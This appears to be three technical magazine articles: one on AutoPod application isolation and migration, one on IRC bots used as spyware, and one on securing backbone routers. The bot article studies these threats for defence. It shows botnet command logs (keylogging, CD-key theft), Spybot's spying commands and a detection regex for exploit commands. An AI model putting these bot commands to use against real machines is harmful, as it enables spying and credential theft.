1. The C compiler is, strictly speaking, also part of the TCB, but it is not part of what is shipped to the customer and therefore cannot be compromised by worms or viruses.

SHAYA POTTER AND JASON NIEH

breaking the ties that bind

APPLICATION ISOLATION AND MIGRATION

Shaya Potter is a Ph.D. student in the Computer Science Department at Columbia University. His research focuses on virtualization and process migration technologies to improve the way users and administrators use their computers.

spotter@cs.columbia.edu

Jason Nieh is an associate professor of computer science at Columbia University and director of Columbia's Network Computing Laboratory. He is also the technical advisor for nine states on the Microsoft Antitrust Settlement. His current research interests are in systems, including operating systems, thin-client computing, utility computing, Web and multimedia systems, and performance evaluation.

nieh@cs.columbia.edu

AS COMPUTERS BECOME MORE ubiquitous in large corporate, government, and academic organizations, the cost of owning and maintaining them is becoming unmanageable. Computers are increasingly networked, which only complicates the management problem given the myriad of viruses and other attacks commonplace in today's networks. Security problems can wreak havoc on an organization's computing infrastructure. To prevent this, software vendors frequently release patches that can be applied to address security and maintenance issues that have been discovered. This becomes a management nightmare for administrators who take care of large sets of machines.

Even when software security or maintenance updates are applied, they commonly result in system disruptions. Patching an operating system can cause the entire system to be down for extended periods, and a system administrator who chooses to fix an OS security problem immediately risks upsetting his users because of loss of data. Therefore, a system administrator must schedule downtime in advance and in cooperation with all the users, leaving the computer vulnerable until repaired. If the operating system is patched successfully, the system downtime may be limited to just a few minutes during the reboot. Even then, users are forced to incur additional inconvenience and delays in restarting applications and in attempting to restore their sessions to the state they were in before shutdown.

AutoPod is a system we have built at Columbia University that provides an easy-to-use autonomic infrastructure for operating system self-maintenance. AutoPod uniquely enables unscheduled operating system updates of commodity operating systems while preserving application service availability during system maintenance [1]. AutoPod provides this functionality without modifying, recompiling, or relinking applications or operating system kernels. This is accomplished by combining three key mechanisms: a lightweight virtual machine isolation abstraction that can be used at the granularity of individual applications; a checkpoint-restart mechanism that operates across operating system versions with different security and maintenance patches; and an autonomous system status service that monitors for system faults and security updates.

AutoPod is based on a virtual machine abstraction called a pod (PrOcess Domain) [2, 3]. A pod looks just like a regular machine and provides the same application interface as the underlying operating system, but it also provides a complete secure virtual machine abstraction with heterogeneous migration functionality. Pods can be used to run any application, privileged or otherwise, without modifying, recompiling, or relinking applications. Processes within a pod can make use of all available operating system services, just like processes executing in a traditional operating system environment. Unlike a traditional operating system, the pod abstraction provides a self-contained unit that can be isolated from the system, checkpointed to secondary storage, migrated to another machine, and transparently restarted.

A pod does not run an operating system instance but, rather, offers a virtualized machine environment by providing a host-independent virtualized view of the underlying host operating system. This is done by giving each pod its own virtual private namespace. All operating system resources are only accessible to processes within a pod through the pod's virtual private namespace.

A pod namespace is private in that only processes within the pod can see the namespace. It is private in that it masks out resources that are not contained within the pod. Processes inside a pod appear to one another as normal processes that can communicate using traditional IPC mechanisms. Processes outside a pod do not appear in the namespace and are therefore not able to interact with processes inside a pod using IPC mechanisms such as shared memory or signals.

A pod namespace is virtual in that all operating system resources, including processes, user information, files, and devices, are accessed through virtual identifiers within a pod. These virtual identifiers are distinct from host-dependent resource identifiers used by the operating system. Since the pod namespace is distinct from the host's operating system namespace, the pod namespace preserves resource-naming consistency even if the underlying operating system namespace changes, as is the case in migrating processes from one machine to another.

The pod private virtual namespace enables secure isolation of applications by providing complete mediation to operating system resources. Pods can restrict what operating system resources are accessible within a pod by not providing identifiers to such resources within its namespace. A pod only needs to provide access to resources that are needed for running those processes within the pod. It does not need to provide access to all resources to support a complete operating system environment. An administrator can configure a pod in the same way she configures and installs applications on a regular machine. Pods enforce secure isolation to prevent exploited pods from being used to attack the underlying host or other pods on the system. Similarly, the secure isolation allows one to run multiple pods from different organizations, with different sets of users and administrators on a single host, while retaining the semantic of multiple distinct and individually managed machines.

Many ways have been proposed for isolating applications on a single system. These systems, such as VMware's and Xen's virtual machine technology, Solaris's Zone virtual servers, and FreeBSD's jails, differ from AutoPod in a fundamental way. They restrict a running process to a single kernel instance. AutoPod is the only system that enables an administrator to checkpoint a generic set of processes running on one kernel with known security problems and restart those processes on a machine running an updated kernel. By providing each pod with its own virtual private namespace, AutoPod has advantages over systems that just prevent applications from making use of specific global resources. Those systems only restrict what a process can do to the namespace, instead of providing each pod with its own complete virtual private namespace to work with. AutoPod provides isolation without requiring multiple operating system instances, and implements all of its functionality without any invasive kernel support.

AutoPod provides this functionality using a virtualization architecture that operates between applications and the operating system, without requiring any changes to applications or the operating system kernel. This virtualization layer is used to translate between the pod namespaces and the underlying host operating system namespace. It protects the host operating system from dangerous privileged operations that might be performed by processes running within pods, and it protects those processes from processes outside of the pods.

Pods are supported using virtualization mechanisms that translate between pod virtual resource identifiers and operating system resource identifiers. Every resource that a process in a pod accesses is through a *virtual private name* that corresponds to an operating system resource identified by a *physical name*. When an operating system resource is created for a process in a pod, such as with process or IPC key creation, instead of returning the corresponding physical name to the process, the pod virtualization layer catches the physical name value and returns a virtual private name to the process. Similarly, any time a process passes a virtual private name to the operating system, the virtualization layer catches it and replaces it with the appropriate physical name. The key pod virtual-

ization mechanisms used are a system call interposition mechanism and the chroot utility, with file system stacking to provide each pod with its own file system namespace, which can be separate from the regular host file system.

Pod virtualization uses system call interposition to virtualize operating system resources, including process identifiers, keys, and identifiers for IPC mechanisms, such as semaphores, shared memory, message queues, and network addresses. System call interposition wraps existing system calls to check and replace arguments that take virtual names with the corresponding physical names before calling the original system call. Similarly, wrappers are used to capture physical name identifiers that the original system calls return, and return corresponding virtual names to the calling process running inside the pod. The pod's virtual names are maintained consistently as the pod migrates from one machine to another and are remapped appropriately to underlying physical names, which may change as a result of migration.

To enable processes within a pod to run with root privilege, AutoPod interposes on select system calls that could allow a privileged process to break the virtualized namespace. By selectively controlling how specific system calls are used, AutoPod is able to enable processes to run with privilege, while preventing them from using that privilege to break out of the pod's context. Specifically, AutoPod disables certain system calls that do not make sense within a pod, drops a process's privileges for other system calls, and filters the arguments for system calls.

Because commodity operating systems are not built to support multiple namespaces, one security issue that pod virtualization must address is that there are many ways to break out of a standard chrooted environment, especially if one allows the chroot system call to be used by processes in a pod. Pod file system virtualization enforces the chrooted environment and ensures that the pod's file system is only accessible to processes within the given pod, by using a simple form of file system stacking to implement a pod-aware barrier directory. The barrier directory provides a file system permission function that denies access to all processes that are running within a pod context, even if they are running as root. By preventing any process within a pod context from accessing it, the processes cannot walk past it. This prevents a process that breaks out of the chroot context—which is simple if one allows root processes and the chroot system call to be used—from gaining access to any files outside of the pod's virtualized file system view.

To support migration across different kernels, AutoPod uses a checkpoint-restart mechanism that employs an intermediate format to represent the state that needs to be saved on checkpoint. On checkpoint, the intermediate format representation is saved and digitally signed to enable the restart process to verify the integrity of the image. Although the internal state that the kernel maintains on behalf of processes can be different across different kernels, the high-level properties of the process are much less likely to change. We capture the state of a process in terms of higher-level semantic information specified in the intermediate format, rather than kernel-specific data in native format, to keep the format portable across different kernels. Open network connections are preserved as a pod moves between computers based on network address virtualization [3, 4].

AutoPod provides an autonomic system status service to control when and where pods are checkpointed and restarted. Many operating system vendors provide their users with the ability to automatically check for system updates and to download and install them when they become available. Examples of these include Microsoft's Windows Update service and the Debian distribution's security repositories. AutoPod monitors these security repositories and determines whether a system reboot is required to install security updates. If so, it checkpoints the pods running on the system and migrates them to other systems to be restarted, ensuring that no state is lost and minimizing application downtime.

We've implemented AutoPod in Linux as a loadable kernel module and user-level utilities. We've used AutoPod to migrate applications across operating system maintenance and security updates as well as across major kernel changes, including Linux 2.4 and 2.6 kernels. Our experiences using AutoPod on a wide range of everyday desktop and server applications demonstrate that it imposes very little virtualization overhead and can provide fast, subsecond checkpoint and restart times [2, 3, 5].

As an example of the benefits of AutoPod and how easy it is to set up and use, let us consider AutoPod in the context of email delivery. Email delivery services such as Exim are often run on the same system as other Internet services, to improve resource utilization and simplify system administration through server consolidation. However, services such as Exim have been easily exploited by the fact that they have access to system resources, such as a shell program, that they do not need to perform their job.

AutoPod can isolate email delivery to provide a significantly higher level of security in light of the many attacks on mail transfer agent vulnerabilities that have occurred. Using AutoPod with Exim, Exim can execute in a resource restricted pod, which isolates email delivery from other services on the system. In particular, the Exim pod can be configured with no shell,

preventing the common buffer overflow exploit of getting the privileged server to execute a local shell. If a fault is discovered in the underlying host machine, the email delivery service can be moved to another system while the original host is patched, preserving the availability of the email service.

Setting up AutoPod to provide the Exim pod on Linux is straightforward and leverages the same skill set and experience system administrators already have on standard Linux systems. AutoPod is started by loading its kernel module into a Linux system and using its user-level utilities to set up and insert processes into a pod.

Creating a pod's file system is the same as creating a chroot environment. Administrators who have experience creating a minimal environment, just containing the application they want to isolate, do not need to do any extra work. However, many administrators do not have such experience and therefore need an easy way to create an environment to run their application in. Debian's debootstrap utility enables a user to quickly set up an environment that's the equivalent of a base Debian installation. An administrator would do a debootstrap stable /pod to install the most recently released Debian system into the directory. While this will also include many packages that are not required by the installation, it provides a small base to work from. An administrator can remove packages, such as the installed mail transfer agent, that are not needed.

To configure Exim, an administrator edits the appropriate configuration files within the /pod/etc/exim4/ directory. To run Exim in a pod, an administrator does mount -o bind /pod /autopod/exim/root to loopback mount the pod directory onto the staging area directory where AutoPod expects it. autopod add exim is used to create a new pod named exim which uses /autopod/exim/root as the root for its file system. Finally, autopod addproc exim /usr/sbin/exim4 is used to start Exim within the pod by executing the program, which is actually located at /autopod/exim/root/usr/sbin/exim4.

To manually reboot the system without killing the processes within this Exim pod, an administrator can first checkpoint the pod to disk by running autopod checkpoint exim -o /exim.pod, which tells AutoPod to checkpoint the processes associated with the exim pod to the file /exim.pod. The system can then be rebooted, potentially with an updated kernel. Once it comes back up, the pod can be restarted from the /exim.pod file by running autopod restart exim -i /exim.pod.

Standard Debian facilities for installing packages can be used for running other services within a pod. Once the base environment is set up, an administrator can run chroot /pod to continue setting it up. By editing the /etc/apt/sources.list file appropriately and running apt-get update, an administrator will be able to install any Debian package into the pod. In the Exim example, Exim does not need to be installed since it is the default MTA and already included in the base Debian installation. If one wanted to install another MTA, such as Sendmail, one could run apt-get install sendmail, which will download Sendmail and all the packages needed to run it. This will work for any service available within Debian. An administrator can also use the dpkg –purge option to remove packages that are not required by a given pod. For instance, in running an Apache Web server in a pod, one could remove the default Exim mail transfer agent, since it is not needed by Apache.

The AutoPod system provides an operating system virtualization layer that decouples process execution from the underlying operating system, by running the process within a pod. Pods provide an easy-to-use lightweight virtual machine abstraction that can securely isolate individual applications without the need to run a full operating system instance in the pod. Furthermore, AutoPod can transparently migrate isolated applications across machines running different operating system kernel versions. This enables security patches to be applied to operating systems in a timely manner with minimal impact on the availability of application services. For more information, see http://www.ncl.cs.columbia.edu/research/migrate/.

REFERENCES

[1] Shaya Potter and Jason Nieh, "AutoPod: Unscheduled System Updates with Zero Data Loss," Abstract in Pro*ceedings of the Second IEEE International Conference on Autonomic Computing (ICAC 2005), Seattle, WA, June 13–16, 2005, pp. 367-368.*

[2] Ricardo Baratto, Shaya Potter, Gong Su, and Jason Nieh, "MobiDesk: Mobile Virtual Desktop Computing," *Proceedings of the 10th Annual ACM International Conference on Mobile Computing and Networking (MobiCom 2004),* Philadelphia, PA, September 26–October 1, 2004, pp. 1–15.

[3] Steven Osman, Dinesh Subhraveti, Gong Su, and Jason Nieh, "The Design and Implementation of Zap: A System for Migrating Computing Environments," *Proceedings of the Fifth Symposium on Operating Systems Design and Implementation (OSDI '02),* Boston, MA, December 9–11, 2002, pp. 361–376.

[4] Gong Su, "MOVE: Mobility with Persistent Network Connections," Ph.D. Thesis, Department of Computer Science, Columbia University, October 2004.

[5] Shaya Potter and Jason Nieh, "Reducing Downtime Due to System Maintenance and Upgrades," *Proceedings of the 19th Large Installation System Administration Conference (LISA '05),* San Diego, CA, December 4–9, 2005.

THORSTEN HOLZ

spying with bots

Thorsten Holz is a research student at the Laboratory for Dependable Distributed Systems at RWTH Aachen University. He is one of the founders of the German Honeynet Project and has extensive background in the area of honeypots/honeynets and bots/botnets.

thorsten.holz@mmweg.rwth-aachen.de

DURING THE PAST FEW YEARS, WE have seen a shift in how systems are being attacked. After a successful compromise, a *bot* (also referred to as a *zombie* or *drone*) is often installed on the system. This small program provides a remote control mechanism to command the victim. Via this remote control mechanism, the attacker is able to issue arbitrary commands and thus has complete control over the victim's computer system.

This technique is used by attackers to form networks of compromised machines (so-called *botnets*). With the help of a botnet, attackers can control several hundred or even a thousand bots in parallel, thus enhancing the effectiveness of their attack. In this article, we will discuss concepts behind bots and botnets. We focus on how bots can be used as spyware and provide several examples of this threat. We conclude with an overview of methods to defend against this kind of malware.

The results are based on information we have collected on bots and botnets during the last year as part of our research in the German Honeynet Project. We have published more results in a recent "Know Your Enemy" paper by the Honeynet Project [1].

Bot and Botnet 101

Historically, the first bots were programs used in Internet Relay Chat (IRC, defined in RFC 2810) networks. IRC, developed in the late 1980s, allows users to talk to each other in IRC channels in real time. Bots offered services to other users, e.g., simple games or message services. But malicious behavior evolved soon and resulted in the so-called IRC wars, one of the first documented distributed denial-of-service (DDoS) attacks. A DDoS attack is a distributed attack on a computer system or network that causes a loss of service to users.

Nowadays, the term *bot* describes a remote-control program loaded ontoå a computer, usually after a successful invasion, which is often used for nefarious purposes. In 2004, bots like Agobot [2], SDBot, and many others were often used in attacks against computer systems. Moreover, several bots can be combined into a botnet, a network of compromised machines that can be remotely controlled by the attacker. Botnets in particular pose a severe threat to the Internet community, since they enable an attacker to control a large number of machines. Attackers prima-

rily use them for attacks against other systems, mass identity theft, or sending spam. A typical setup of a botnet is shown in Figure 1. A central IRC server is used for Command & Control (C&C). Normally attackers use dynamic DNS names for their servers, because it allows a botnet to be distributed across multiple servers. In addition, it allows an attacker to relocate the bots to another server in case one of the C&C servers goes down. In addition to IRC, other communication channels such as HTTP or UDP can be used for C&C.

The bots connect to the server at a predefined port and join a specific channel. The attacker can issue commands in this channel, and these commands are carried out by all bots. In this example, an attacker instructs all bots to propagate further (command `advscan`) by exploiting the DCOM vulnerability (Microsoft Security Bulletin MS03-026) on TCP port 135. All bots scan with 200 threads in parallel and use a delay of five seconds between their scan attempts. The parameter `0` instructs the bots to propagate forever by scanning their local Class B network (`-b`) [3].

FIGURE 1: SETUP OF BOTNET USING A CENTRAL IRC SERVER FOR COMMAND & CONTROL

Bot Spyware

Spyware has become a major threat in today's Internet. In May 2005, for example, an incident in Israel showed that spyware can be very dangerous. Several large companies in Israel are suspected of having used a malicious program to steal sensitive information from their rivals. In this espionage case, the malicious program was a kind of spyware that is able to retrieve sensitive data (e.g., spreadsheets or screen captures) from the victim's computer. This information is then sent to an FTP server controlled by the attacker and can be used for nefarious purposes. The incident in Israel is just one of many examples of how spyware is used today.

In the following, we will introduce several bots and show how they can be employed to spy on the users of the compromised machines. Our treatment of different bot types is, of course, incomplete, but we discuss the most prevalent usages. In addition to spying, an attacker can issue arbitrary commands, since the vast majority of bots allow an attacker to install arbitrary programs on the victim's computer.

One of the most dangerous bot features is a *keylogger.* With the help of this functionality, an attacker can observe everything the victim is doing. A keylogger can reveal very sensitive information about the victim because she does not suspect that everything she types or clicks is observable by the attacker. Figure 2 shows example output of a keylogger. The attacker can observe that the victim currently uses MSN Messenger, an instant messaging tool. In addition, he observes that the victim is using a search engine.

```
<@controller>    .keylog on
<+[UNC]68395> [KEYLOG]:  (Changed Windows: MSN Messenger)
<+[UNC]68395> [KEYLOG]:hi!(Return) (Changed Windows: Harry )
<+[UNC]68395> [KEYLOG]:  (Changed Windows: Google -Microsoft IE)
<+[UNC]68395> [KEYLOG]:nasa start(Return) (Microsoft IE)
```

FIGURE 2: EXAMPLE OF KEYLOGGING FEATURE

Another way to spy on the victim is to grab email addresses or other contact information from the compromised machine. For example, Agobot supports searching for email addresses or AOL contact information on the infected host. Via this spying mechanism, it is possible for an attacker to send customized spam or phishing emails to more victims. More detailed information about the mechanics behind phishing attacks can be found in a recent whitepaper published by the Honeynet Project [4].

Bots often include functions to steal CD-keys from the victim's hard disk. A CD-key is a credential to prove that a specific software has been legally purchased. For example, we found a version of Agobot that is capable of grabbing 26 different CD-keys from a compromised machine, ranging from popular games like Half-Life or Fifa to applications like Windows product IDs. Bots retrieve this information from the Windows registry. They search for characteristic keys and send this data to their controller, as shown in Figure 3. Furthermore, there are several other bots that allow the attacker to read arbitrary registry entries from the victim's computer.

```
<@controller>    .getcdkeys
<+[UNC]75211> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]75211> [CDKEYS]: Search completed.
<+[UNC]00374> Microsoft Windows Product ID CD Key: (XXX).
<+[UNC]00374> [CDKEYS]: Search completed.
```

FIGURE 3: EXAMPLE OF AN ATTACK THAT STEALS CD-KEYS FROM COMPROMISED MACHINES

Another basic spy-functionality is stealing information about the victim's host, such as the speed of the CPU, the uptime, and IP address. For example, SDBot provides the attacker with several facts about the compromised host. Figure 4 shows the output of the two commands sysinfo and netinfo. We see that an attacker gets an overview of the hardware configuration and the network connectivity. Similarly, 4x10m, a rather uncommon bot, implements several functions to retrieve the registered owner and company of the compromised machine. This kind of information is especially interesting if the attacker plans to sell or rent his bots to others.

```
<@controller>    .sysinfo
<DE|924621> cpu: 1200MHz. ram: 523744KB total, 139206KB free.
        os: Windows XP (5.1, build 2600). uptime: 0d 1h 17m
<@controller>    .netinfo
<DE|924621> connection type: dial-up (MSN). IP Address: X.X.X.X
                    connected from: aaa.bbb.ccc.ddd
```

FIGURE 4: EXAMPLE OF AN ATTACK THAT RETRIEVES INFORMATION ABOUT THE VICTIM

Many bots also include functions to search the hard drive of all victims for sensitive files, based on a regular expression. Moreover, these bots implement functions to download these files from the victim's computer. As an example, we take a look at a bot called reverb. This bot implements a function called weedfind that can be used to retrieve information. An example is the command .weedfind c:*.xls or c:*finance*. This command lists all Excel spreadsheets and all files which contain the string finance on compromised machines.

Spybot, a quite popular bot nowadays, implements several methods to retrieve sensitive information from a victim. An analysis revealed that this specific spyware implements at least 10 functions that can be used for spying purposes. Besides functions to retrieve a file listing and retrieve files, this bot also implements a function to delete files.

In addition, Spybot offers a method to log keystrokes on the victim's machine. To achieve this, two functions are implemented: startkeylogger is used to start the logging of keystrokes and stopkeylogger to stop this function. The logged keystrokes are sent directly to the attacker. Moreover, keystrokes can also be sent to the victim's computer and, thus, arbitrary key-sequences can be simulated with the help of the sendkeys [keys] command. Spybot also implements functions that return information about the running processes: with the function listprocesses, a listing of all running processes can be retrieved and killprocess [processname] can then be used to stop processes on the victim's machine, e.g., an antivirus scanner or some kind of personal firewall. Our analysis revealed two additional functions to retrieve sensitive information from the victim's machines. First, the command passwords lists the Remote Access Service (RAS) password from computers running Windows. Second, the command cachedpasswords lists all passwords that are returned by the Windows API function WNetEnumCachedPasswords(). Table 1 gives a short summary of all functions from Spybot that are spyware-related, including examples of how an attacker could use these commands to retrieve sensitive information.

Command	Action / Example
list [path+filter]	example: list c:*.ini
delete [filename]	example: delete c:\windows\netstat.exe
get [filename]	send specified file to attacker
startkeylogger	starts online-keylogger
stopkeylogger	stops the keylogger
sendkeys [keys]	simulates keypresses
listprocesses	lists all running processes
killprocess [processname]	example: killprocess taskmgr.exe
passwords	lists the RAS passwords in Windows 9x
cachedpasswords	get WNetEnumCachedPasswords

TABLE 1: SUMMARY OF SPYWARE-RELATED OPTIONS IN SPYBOT

Defending Against Bots

After presenting the wide spectrum of possible usage of bots as spyware, we now want to present several ways to stop this threat. This should help to get an overview of possible methods to detect the presence of bots and also to detect the existence of communication channels used for C&C.

Currently, the most effective method to stop bots is to stop the initial establishment of a connection from a bot to the C&C server. As explained above, most bots use a central server for C&C, and, in most cases, a dynamic DNS name is used for this server. This allows us to stop a botnet effectively. Once we know this DNS name, we can contact the DNS provider and ask for help. Since many DNS providers do not tolerate abuse of their service, they are also interested in stopping the attack. The DNS provider can easily "blackhole" the dynamic DNS name, i.e., set it to an IP address in the private range as defined in RFC 1918. If

an infected machine then tries to contact the C&C server, the DNS name will resolve to a private IP address and thus the bot will not be able to contact the C&C server. This method is mostly used by CERTs and similar organizations and has proved to be quite effective; many communication channels have been disrupted in this way. Nevertheless, it requires the DNS provider's cooperation and this is not always obtainable.

There are also several methods to stop a bot within a network that can be carried out by a network administrator or security engineer. We will introduce several methods in what follows. As always, the best way to cancel a threat is to stop its root cause. In this case, this would mean eliminating the attack vectors and checking for signs of intrusions, e.g., by patching all machines and keeping AV signatures up-to-date. But this is often difficult: a zero-day exploit, i.e., an exploit that has no available patch, cannot be eliminated in all cases, and patching needs some testing since it could break important systems. In addition, AV scanners often cannot identify targeted attacks. With the recent bot Zotob, the time between a proof-of-concept exploit for a new security vulnerability and the integration of it into a bot can be as little as several hours or days, so patching cannot always help; nevertheless, it is still important to try to keep patches as up to date as possible.

One quite effective method to detect the presence of bots also exploits their rather noisy nature. Most bots try to spread by exploiting security flaws on other systems. To find such a system, they have to extensively scan the network for other machines. In addition, the communication channel often uses specific, rather unusual ports. So by looking at the state of your network, you can often detect bots. Netflow/cflow is an easy-to-use solution for this problem, in which the collected data often allows you to spot an infected machine. A typical sign is a spike in the number of outgoing connections, most often on TCP ports 445 and 135, or on ports with recent security vulnerabilities, caused by bots that try to propagate via common vulnerabilities. Another sign is a high amount of traffic on rather unusual ports. We analyzed the information about more than 11,000 botnets and found out that the vast majority of botnets use TCP port 6667 for C&C. Other commonly used ports include TCP ports 7000, 3267, 5555, 4367, and 80. TCP port 6667 is commonly used for IRC, and of course 80 for HTTP, but you should take a look at these and the others mentioned. In addition, tools like ngrep or snort can help to detect the presence of C&C channels and typical C&C messages. This can, for example, be done with the following regular expression [5]:

```
(advscan|asc|xscan|xploit|adv\.start|adv5c4n) (webdav|netbios|\
ntpass|dcom(2|135|445|1025)|mssql|lsass|optix|upnp|ndcass|imail)
```

Of course, such a method requires some human supervision, since it is not error-free and could lead to false positives. In addition, the C&C commands can change with time, and thus regular updates are necessary.

We are currently also exploring other mechanisms to stop or observe botnets; for example, we introduced a methodology to infiltrate remote control networks to learn more about them [6]. This method is based on the usage of honeypots [7]: we use these tools to actually capture a binary, and an analysis of it leads to all of the botnet's sensitive information (e.g., DNS name, port, passwords). By smuggling a fake bot into the botnet we can learn more about the actual botnet and the tactics of the attackers.

A similar approach uses specialized honeypots like mwcollect (http://mwcollect.org) or nepenthes (http://www.nepenthes.it). Both tools are capable of collecting malware in an automated way and work with the same basic principle: they simulate a known vulnerability and wait to be exploited. Once the tool detects an exploitation attempt, it triggers the incoming exploit and analyzes the incoming payload. This analysis leads to much more information, which can be com-

bined to download the malware from another computer system. Thus we are able to download malware that tries to propagate in an automated way. Once we have downloaded a binary, we can analyze it and extract more information regarding the botnet. We can use this information to stop the bot from spreading within the local network, e.g., by stopping all network connections to the C&C server or by searching for the bot on all machines. This approach is currently in development, but preliminary results look promising.

Conclusion

Currently, bots pose a threat to individuals and corporate environments. They are often used for DDoS attacks, for sending spam, and as spyware to steal sensitive information from the victim's machine. Since an attacker can install programs of his choice on the compromised machines, his proceedings are unpredictable.

There are several ways to defend networks and computer systems against this threat. The methods either try to proactively disrupt the communication flow between bots and the C&C server or to detect signs of a successful invasion.

More research is needed in this area: current botnets are rather easy to stop due to their central C&C server. But in the future, we expect other communication channels to be deployed, especially peer-to-peer-based C&C communication. With Sinit we have seen the first bot that uses such communication channels [8], but presumably the future will bring much more of this type of malware.

ACKNOWLEDGMENTS

This paper was a result of the research carried out by members of the Honeynet Research Alliance, especially members of the German Honeynet Project. Special thanks go to Julian Grizzard, Chris Lee, David Dittrich, and Niels Provos for helpful comments on previous versions of this paper. I would also like to thank the Deutsche Forschungsgemeinschaft (DFG), who supported my work as part of the graduate school work, "Software for Mobile Communication Systems," at RWTH Aachen University.

REFERENCES

[1] The Honeynet Project, "Know Your Enemy: Tracking Botnets," March 2005: http://www.honeynet.org/papers/bots/.

[2] LURHQ Threat Intelligence Group, "Phatbot Trojan Analysis," 2004: http://www.lurhq.com/phatbot.html.

[3] A more detailed introduction to bots, including a classification and several examples, can be found in Thorsten Holz, "A Short Visit to the Bot Zoo," *IEEE Security & Privacy,* vol. 3, no. 3 (2005), pp. 76–79.

[4] The Honeynet Project, "Know Your Enemy: Phishing," May 2005: http://www.honeynet.org/papers/phishing/.

[5] Tom Fischer, "Botnetze," *Proceedings of 12th DFN-CERT Workshop,* March 2005.

[6] Felix Freiling, Thorsten Holz, and Georg Wicherski, "Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks," *Proceedings of the 10th European Symposium on Research in Computer Security (ESORICS05)*, Milan, Italy, September 12–14, 2005 (Springer, 2005).

[7] The Honeynet Project, "Know Your Enemy: GenII Honeynets," November 2003: http://www.honeynet.org/papers/gen2/.

[8] LURHQ Threat Intelligence Group, "Sinit P2P Trojan Analysis," 2003: http://www.lurhq.com/sinit.html.

RAVEN ALDER

a summary of savvy backbone defense

Raven Alder is a security consultant with an ISP background, based out of Seattle. Her interests include free software, network infrastructure security, and kayaking.

raven@oneeyedcrow.net

IN RECENT MONTHS, MANY OF YOU have no doubt noticed the increasing trend toward attacks directed at routers. In the wake of this summer's "Ciscogate" disclosures at the Black Hat security conference, community interest in router and switch security has redoubled. Many more people than ever before are openly poking at Cisco IOS, and interest in Juniper and other routing vendors has also increased. Although backbone security has been a concern of ISPs for years, many of the same security lessons apply to smaller networks, corporate networks, and other devices closer to the edge. This article will discuss best practices and mitigation strategies for savvy backbone defense and will give practical guidelines that you can implement on your networks to secure them against common attacks.

There are two main sorts of attacks leveled against backbone devices—attacks against the devices themselves, and attacks against the flow of data they control. Either can be devastating if properly deployed. Most attackers seek to control a backbone as a means of traffic control or monitoring, but denial-of-service is also a common goal. By deploying a robust and well-thought-out plan of defense in depth, most of these attacks can be avoided.

Direct Attacks on the Device

Most of the early attempts to attack routers depended on accessing the device through poorly secured but legitimate channels. Malicious programs scanned the Internet looking for devices that still had default logins enabled ("cisco/cisco" was common), default Simple Network Management Protocol strings such as "public" or "private," cleartext protocols being used for authentication traffic, or other hallmarks of classic poor security. More recently, brute force programs have been attempting to guess usernames and passwords, depending on administrators to allow poor choices. It only takes one bad account to grant viewing access to much of the router's statistical data, for example. This year, we have seen for the first time a remote root exploit that targeted Cisco IOS, shoveling an enabled shell back to the attacking machine. While exploit code for this was not publicly known to

be in the wild at the time of writing, the proof of concept alone sparked a determined flurry of similar research.

To defend against these sorts of attacks, here are some best-practice recommendations:

- Treat your routers and switches as you treat all the other devices on your network—as machines which will need regular patching and maintenance. Gone are the days of "set it up and forget it." As new vulnerabilities are discovered, the responsible and security-conscious administrator will need to keep backbone software up to date to defend against new threats.
- Don't use insecure or cleartext protocols to manage your backbone devices. Log in with SSH rather than with Telnet. If you must use SNMP, use SNMPv3 rather than SNMPv1. This will reduce the chances of your authentication data being sniffed by an attacker.
- Restrict access to the routers themselves to designated management stations. The fewer people are authorized and empowered to talk to your routers, the harder it will be for an attacker. They'll have to get through your access lists first.
- Use strong passwords and a good authentication system. Don't keep default passwords. If you use centralized authentication such as TACACS+ or RADIUS, make sure that users have non-obvious usernames and strong passwords to reduce the chances of brute-forcing. Practice good change control—when an employee leaves, make sure the account is disabled.
- Practice good physical security. Many routers can be reset by a signal to the console port, and their passwords changed through a well-known five-minute sequence involving an interrupted reboot.
- Maintain a good relationship with your vendors, and watch for posts about your products to security mailing lists such as Bugtraq, VulnWatch, or any vendor-specific security mailing lists. Early warning will alert you to a new problem quickly and increase your odds of taking remediation steps before things reach critical severity.

Routing and Switching Attacks

The device advice above ought to sound very familiar—it's strikingly like best practice procedures for managing any end device on your network. However, the unique challenges of securing backbone devices really come to the forefront when you look at vulnerabilities in their handling of routing protocols and switching management traffic. Here, our concerns will center on protocol authentication, data validation, and trust relationships. The following best practice guidelines will help you secure your routing and switching traffic:

- Use protocols that do some authentication checking before accepting new information. If you're using BGP, for example, use BGP passwords to validate that the external peer sending you those new routes really is who you think.
- Prohibit routing, switching, and management protocols from being distributed out toward the LANs. An end user sitting at a desk should not see Spanning Tree traffic, under most circumstances. EIGRP neighbor announcements should not be allowed to reach a laptop LAN user. This leaks unnecessary information about your network's configuration, and may enable further and more sophisticated attacks. If you can see the traffic, you can spoof the traffic.
- Use access lists to control what traffic you will accept and what traffic you will route. Block RFC 1918 space from being advertised to you, unless you

have a specific reason to allow it. Don't allow your neighbors to advertise your own netblocks to you. If possible, implement bogon filtering.

- Take denial-of-service vulnerabilities seriously. They're not "just DoS"—a threat to availability and security ought to be a concern for just about any network administrator or security geek. In addition, some DoS vulnerabilities have later been found to be exploitable memory corruption vulnerabilities—Michael Lynn's remote root exploit for Cisco IOS was developed from such a vulnerability. The people who didn't patch for a DoS were left scrambling frantically to patch after Cisco's full advisory was published. Do patch, even if it's "just a DoS."
- Read routing-specific mailing lists such as the North American Network Operators Group (http://www.nanog.org/mailinglist.html) or its equivalent for your locale, to keep abreast of Internet events and security issues that affect the backbone.

I also highly recommend the Secure IOS Template (http://www.cymru.com/Documents/secure-ios-template.html), Secure JunOS Template (http://www.cymru.com/gillsr/documents/junos-template.pdf), Secure BGP Template (http://www.cymru.com/Documents/secure-bgp-template.html), and Secure JunOS BGP Template (http://www.cymru.com/gillsr/documents/junos-bgp-template.pdf) as excellent guides to configuration for many of these recommendations. In effect, these guides allow you to produce hardened routers, disabling unnecessary services, helping you to select stronger cryptography and passwords, and much more. Team Cymru does an excellent job in maintaining and updating these consensus documents.

In addition to taking the appropriate technical measures to support and secure your backbone infrastructure, it is also important to build a business case for maintaining the security of your backbone. Good security policies and a strong incident response plan can be invaluable in case of a backbone intrusion, and you're unlikely to get them without the support of your management. Often, this involves building a business case to explain to them why this issue is important.

